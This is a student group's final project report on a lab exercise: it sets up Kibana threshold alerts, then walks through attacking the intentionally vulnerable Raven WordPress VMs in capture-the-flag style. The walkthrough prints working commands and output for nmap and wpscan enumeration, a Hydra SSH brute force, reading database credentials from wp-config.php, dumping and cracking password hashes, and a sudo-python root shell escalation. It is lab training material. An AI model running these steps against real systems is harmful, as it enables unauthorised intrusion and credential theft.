

Final Project

Assessment & Analysis of Vulnerable Web Servers



By Ariel Hill, Jerry Afari, Vincent Barone, Kateryna Sakharova & Matt Worth



Overview






Lab Environment

The following VM's are featured in this project:

Kali Linux	192.168.1.90
Capstone	192.168.1.105
ELK	192.168.1.100
Target VM 1	192.168.1.110
Target VM 2	192.168.1.115





Lab Environment

Kali Linux 192.168.1.90

Standard Kali Linux machine we used in penetration testing and also tested alerts on.

VM Target 1 192.168.1.110

Exposes a vulnerable Wordpress Server.

Capstone 192.168.1.105


A VM with Filebeat and Metricbeat installed, forwards logs to the ELK machine.

ELK 192.168.1.100

Holds Kibana dashboards.

VM Target 2 192.168.1.115

Exposes a vulnerable Wordpress Server, the same as Target 1, but with stronger security hardening.





ELK Stack and Beats Refresher

ELK

- Logs are collected on deployed machines
- Logs are forwarded to the Elasticsearch database
- Kibana is used to visualize data

Beats

- Filebeat collects file system data, such as files changed, requested, and uploaded
- Metricbeat collects system data, such as uptime and SSH logins
- Packetbeat collects network data, such as incoming and outgoing packets



1

Configuring Kibana

and alerts setup



Kibana Overview

Kibana, allows you to create alerts that trigger under specific conditions. Examples of alerts include notifying the SOC when:

- A machine sends a large amount of traffic in a short amount of time
- Inbound traffic targets unusual ports, such as 41250 or 654321
- SQL injection payloads are detected in HTTP traffic

Alerts that fire when a particular metric passes a certain point are called **threshold alerts**.

Kibana can create many kinds of alerts, we will focus on threshold alerts in our project.



Kibana Configuration & Alerts

We Implemented three alerts:

1. Excessive HTTP Errors
2. HTTP Request Size Monitor
3. CPU Usage Monitor

After implementing each rule, we logged into the Kali Linux VM and performed the steps of exploitation against the Capstone VM from our previous project.

We monitored Kibana for alerts as we performed our next assessments in Pentesting.

Alerts fired when expected.



Kibana Creating Threshold Alert

We named this alert “HTTP Request Size Monitor”. Entered the following in the form at the top:

- Indices to query: **metricbeat-***
- Time Field: **@timestamp**
- Run watch every: **1 minute**

Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name

Indices to query

 ( Use * to broaden your query.

Time field

 (

Run watch every

 minute (



Kibana Creating Threshold Alert

This created a panel called **Match the following condition**. We entered the following query:

`WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 60 seconds`



- This query averages the size in bytes of all HTTP requests that were received in the past 60 seconds.
- Since an average HTTP request is about 350 bytes, if more than 3,500 bytes were received in the past 60 seconds, it means more than 10 requests were received.
- This would be an above-average number of requests, so we will use this alert to signal unusual behavior.
- We must use sum because Kibana displays no direct way to alert against the number of incoming HTTP requests.



Kibana Creating Threshold Alert

The last steps are adding an **Action** and selecting **Logging**:

The screenshot shows the Kibana alert configuration interface. On the left, there's a chart titled "Match the following condition" showing a single data series named "sum()". The Y-axis ranges from 0 to 3000, and the X-axis shows time from 01:46:30 to 01:49:00. A green bar is visible between 01:47:00 and 01:47:30. Below the chart, the condition is defined as "WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3000 FOR THE LAST 1 minute".

On the right, a modal window titled "Logging" is open. It contains a "Log text" field with the placeholder "Watch {{ctx.metadata.name}} has exceeded the threshold! More than ~10 HTTP requests made in the past 60 seconds." Below it is a "Log a sample message" button. At the bottom are "Create alert" and "Cancel" buttons.

At the very bottom of the main interface, there are "Create alert" and "Cancel" buttons, and a "Show request" link.



Kibana Creating Threshold Alert

Finally, we click on **Create Alert** to register the alert and fire it whenever its condition is met.

Watcher

Watch for changes or anomalies in your data and take action if needed.

Search... Create ▾

<input type="checkbox"/> ID	Name	State	Last fired	Last triggered	Comment	Actions
<input type="checkbox"/> 4599149c-c80d-4d0b-ba12-6d51f03a6886	HTTP	✓ OK				edit trash

Rows per page: 10 ▾ < 1 >



2


Penetration Testing

Attacking Targets 1 and 2



Attacking Target 1

After setting up alerts, we used Kali Linux to attack a web server running a vulnerable version of WordPress and to capture flags.



1

Network Scan

We scanned the network to identify the IP addresses of Target 1 using **nmap command**.

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 17:45 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmsvd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00034s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00046s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00049s latency).
```

2

Exposed Ports & Services

The results of nmap scan presented us with exposed ports and services we were able to document.

Target 1 192.168.1.110

```
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-02 16:14 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00087s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Target 2 192.168.1.115

```
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@Kali:~# nmap 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-02 16:15 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

3

Webpage Enumeration

We enumerated WordPress site with Wpscan:

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --enumerate vp,u
-----
\  ^__^
 \  V__V
   ^__^
   ||----w |
   ||     ||-----^
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Jul  6 09:42:24 2020
Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
  Interesting Entry: Server: Apache/2.4.10 (Debian)
  Found By: Headers (Passive Detection)
  Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
```



Webpage Enumeration

After analyzing a Wpscan's results we found two usernames to log into WordPress:

```
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.14'
[i] The main theme could not be detected.
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====
[+] User(s) Identified:

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign-up
[+] Finished: Mon Jul 6 09:42:28 2020
[+] Requests Done: 48
```

4

Hacking SSH

We used Hydra to brute force the username “**michael**” and obtained password to successfully SSH via port 22.

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-06 09:46:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorerefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22
[22][ssh] host: 192.168.1.110  Login: michael  password: michael
1 of 1 target successfully completed, 1 valid password found
```



```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law. If you did not enter a password, note the password given to you. If you
You have new mail.
michael@Raven:~$
```



Flag

With the user access on the target machine, we found our first flag in the “/var/www” folder. We have found flag2 first:

```
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23fac6e9a36e581c}
michael@Raven:/var/www$ cd html
michael@Raven:/var/www/html$ ls
about.html  contact.zip  elements.html  img  js  Security - Doc  team.html  wordpress
contact.php  css  fonts  index.html  scss  service.html  vendor
michael@Raven:/var/www/html$ cd service.html
```



Flag

While exploring the document root folder in the Target 1 VM as user “michael” we found another flag in the “service.html” file which can be seen in the following screenshot:

```
<div>
<div class="col-lg-2 col-md-6 col-sm-6 social-widget">
    <div class="single-footer-widget">
        <h6>Follow Us</h6>
        <p>Let us be social</p>
        <div class="footer-social d-flex align-items-center">
            <a href="#"><i class="fa fa-facebook"></i></a>
            <a href="#"><i class="fa fa-twitter"></i></a>
            <a href="#"><i class="fa fa-dribbble"></i></a>
            <a href="#"><i class="fa fa-behance"></i></a>
        </div>
    </div>
</div>
<div>
    <ol style="list-style-type: none; padding-left: 0;" type="1">
        <li>1. Unzip the package in an empty directory and copy the contents to your /var/www/html directory</li>
        <li>2. Open your browser and go to your IP address. It will take you to a screen where you can enter your database connection details. Enter your database connection details and fill in your database connection details</li>
        <li>3. If everything went well, you will see a success message. Click on the “Install” button and fill in your database connection details</li>
    </ol>
</div>
<div>
    <ol style="list-style-type: none; padding-left: 0;" type="1">
        <li>1. Go to the “Install” button and click on it. You will be prompted to enter your database connection details. Enter your database connection details and fill in your database connection details</li>
        <li>2. Once the installation is complete, click on the “Install” button again. You will be prompted to enter your database connection details. Enter your database connection details and fill in your database connection details</li>
    </ol>
</div>
<div>
    <ol style="list-style-type: none; padding-left: 0;" type="1">
        <li>1. Go to the “Install” button and click on it. You will be prompted to enter your database connection details. Enter your database connection details and fill in your database connection details</li>
        <li>2. Once the installation is complete, click on the “Install” button again. You will be prompted to enter your database connection details. Enter your database connection details and fill in your database connection details</li>
    </ol>
</div>
</div>
</div>
<!-- End footer Area --> <!-- This step will set up the tables needed for your blog. If there are any errors, please go back and try again. Please go to the previous screens for more information. -->
<div>
    <script src="js/vendor/jquery-2.2.4.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+ /ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
    <script src="js/vendor/bootstrap.min.js"></script>
    <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSrEw5e"></script>
</div>
```

5

Found MySQL Database Password

As we discovered before, WordPress was installed in the application, so database credentials should be in the configuration file. We used the following command to get these credentials:

```
michael@Raven:/$ cat /var/www/html/wordpress/wp-config.php
```

We identified that the username is “root”, and the password is “R@v3nSecurity”:

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

6

Hack MySQL

At this point, we have the database “root” username and password. We connected to the database and checked the WordPress credentials.

```
michael@Raven:/ $ mysql -u root -p  
Enter password:  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 80  
Server version: 5.5.60-0+deb8u1 (Debian)  
  
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```



Hack MySQL

We have successfully logged into the database with the credentials. Now we need to check the available databases by using commands shown below in the screenshots:

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.01 sec)
```

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```



Hack MySQL

In the previous slide we first used a command to list all the available databases. After that, we used another command to get into the database so that we can further check the available tables and data. To get the table details, we used a command “**show tables;**”

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta
| wp_comments
| wp_links
| wp_options
| wp_postmeta
| wp_posts
| wp_term_relationships
| wp_term_taxonomy
| wp_termmeta
| wp_terms
| wp_usermeta
| wp_users
+-----+
12 rows in set (0.00 sec)
```



Hack MySQL

We were able to access tables, but we are only interested in passwords. Users table contain the passwords. We ran “`select * from wp_users;`” and discovered the two hashes of the passwords:

```
mysql> select * from wp_users;
+----+-----+-----+
| ID | user_login | user_pass          |
|----+-----+-----+
| 1  | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| 2  | steven     | $P$Bk3VD9jsxx/loJogNsURgHiaB23j7W/ |
+----+-----+-----+
2 rows in set (0.00 sec)
```

7

Cracking Passwords With “John”

We already knew the “michael” user’s password, we used it to log into SSH on the target VM machine. Next, we cracked the password for user “steven”, we used the “John the Ripper” tool in Kali Linux.

We’ve successfully cracked the password and got a result of: pink84

```
root@Kali:~# john wordpress_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84          (?)
```



Flag

We checked the database tables again in MySQL, used command **select * from wp_posts;** and found the third and fourth flags.

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/>your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page | publish | closed | open | sa
mple-page | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | http://192.168.206.131/w
ordpress/?page_id=2 | 0 | page | 0 |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2} |
```



```
| 1 | 2018-08-13 01:48:31 | flag3 | 2018-08-13 01:48:31 | draft | open | open | 0 | http://raven.local/wordpress/?p=4
| 5 | 1 | 2018-08-12 23:31:59 | 0 | post | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce} |
```



```
018/08/12/4-revision-v1/ | 2018-08-12 23:31:59 | flag4 | 2018-08-12 23:31:59 | inherit | closed | closed | 4 | http://raven.local/wordpress/index.php/2
| 7 | 2 | 2018-08-13 01:48:31 | 0 | revision | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2} |
```



```
018/08/13/4-revision-v1/ | 2018-08-13 01:48:31 | flag3 | 2018-08-13 01:48:31 | inherit | closed | closed | 4 | http://raven.local/wordpress/index.php/2
+-----+
| 5 rows in set (0.00 sec)
```

8

Escalating to Root

We used the credentials we've discovered before: "steven" (username) and "pink84" (password) to login into the target 1 VM.

Next, once logged in, we used command **sudo -l** to check if there are any other commands which can be ran with sudo. We found that we can use Python with sudo:

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```



Escalating to Root

We were able to run the `sudo python` command to take the root access of the machine: `sudo python -c 'import pty;pty.spawn("/bin/bash");'`

The command was successfully executed, which gave us the root access of the machine. As we gained the root access, we found fourth flag in the root directory.

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@Raven:/home/steven$ cd /
root@Raven:# ls
bin  etc      lib       media   proc   sbin   tmp    var
boot home    lib64     mnt    root   srv   usr    vmlinuz
dev   inotify.img lost+found opt     run   sys
root@Raven:# cd ~
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
_____
|  _ \ \
| |_) /_ _ _ _ _ - -
|  // _` \ \\ / _ \ '_ \
| | \ \(_| | \ v \ _/ | | |
\_\ \_\_,\_\ \ \_\ \_\_|_|_|_|

[Flag4{715dea6c055b9fe3337544932f2941ce}]

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```



Flags Captured


Flag 1	b9bbcb33e11b80be759c4e844862482d
Flag 2	fc3fd58dcdad9ab23faca6e9a36e581c
Flag 3	afc01ab56b50591e7dccf93122770cd2
Flag 4	715dea6c055b9fe3337544932f2941ce





Attacking Target 2

We will perform similar assessment on Target 2. We used Kali Linux again to attack a web server running a vulnerable version of WordPress and to capture flags. This web server has a better security hardening.



1

Network Scan

We scanned the network and identified the IP address of Target 2 VM using **nmap command**.

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 17:45 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmsrv
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00034s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00046s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00049s latency).
```

2

Exposed Ports & Services

The results of nmap scan presented exposed ports and services we were able to document.

Target 2 192.168.1.115

```
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@Kali:~# nmap 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-02 16:15 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

3

Webpage Enumeration

We first started with a scan with Nikto, and used a command: **Nikto -h 192.168.1.115 -C all**

```
root@Kali:~# nikto -h 192.168.1.115 -C all
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.115
+ Target Hostname: 192.168.1.115
+ Target Port:    80
+ Start Time:    2020-07-06 16:16:22 (GMT-7)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore
this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:      2020-07-06 16:18:02 (GMT-7) (100 seconds)
-----
+ 1 host(s) tested
```



Webpage Enumeration

We used OWASP DirBuster to get list of directories:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://192.168.1.115/wordpress/

Work Method Use GET requests only Auto Switch (HEAD and GET)

Number Of Threads 50 Threads Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set Min length Max Length

Select starting options: Standard start point URL Fuzz

Brute Force Dirs Be Recursive Dir to start with /

Brute Force Files Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.1.115:80/

Scan Information \ Results - List View: Dirs: 113 Files: 577 \ Results - Tree View \ Errors: 0 \

Testing for dirs in / 0%

Testing for files in / with extention .php 0%

Testing for dirs in /img/ 0%

Testing for files in /img/ with extention .php 0%

Testing for dirs in /icons/ 0%

Testing for files in /icons/ with extention .php 0%

Current speed: 1917 requests/sec (Select and right click for more options)
Average speed: (T) 863, (C) 1859 requests/sec
Parse Queue Size: 607
Total Requests: 50942/50285709
Time To Finish: 07:30:22
Current number of running threads: 50 Change

Back Pause Stop

Starting dir/file list based brute forcing



Flag


After running DirBuster, we identified a directory called vendor. Within this, there is a file called path which contains the first flag:

```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```



Flag

We were able to capture a second flag by running a wpscan and exploring wordpress uploads. It's a .png file that was hidden in one of the wordpress uploads. We can't cat it, so we moved it to `/var/www/html/` so it's viewable in a web browser: `cp /var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png /var/www/html/`. Then navigated to `http://YOUR-RAVEN-IP/flag3.png` to grab it.

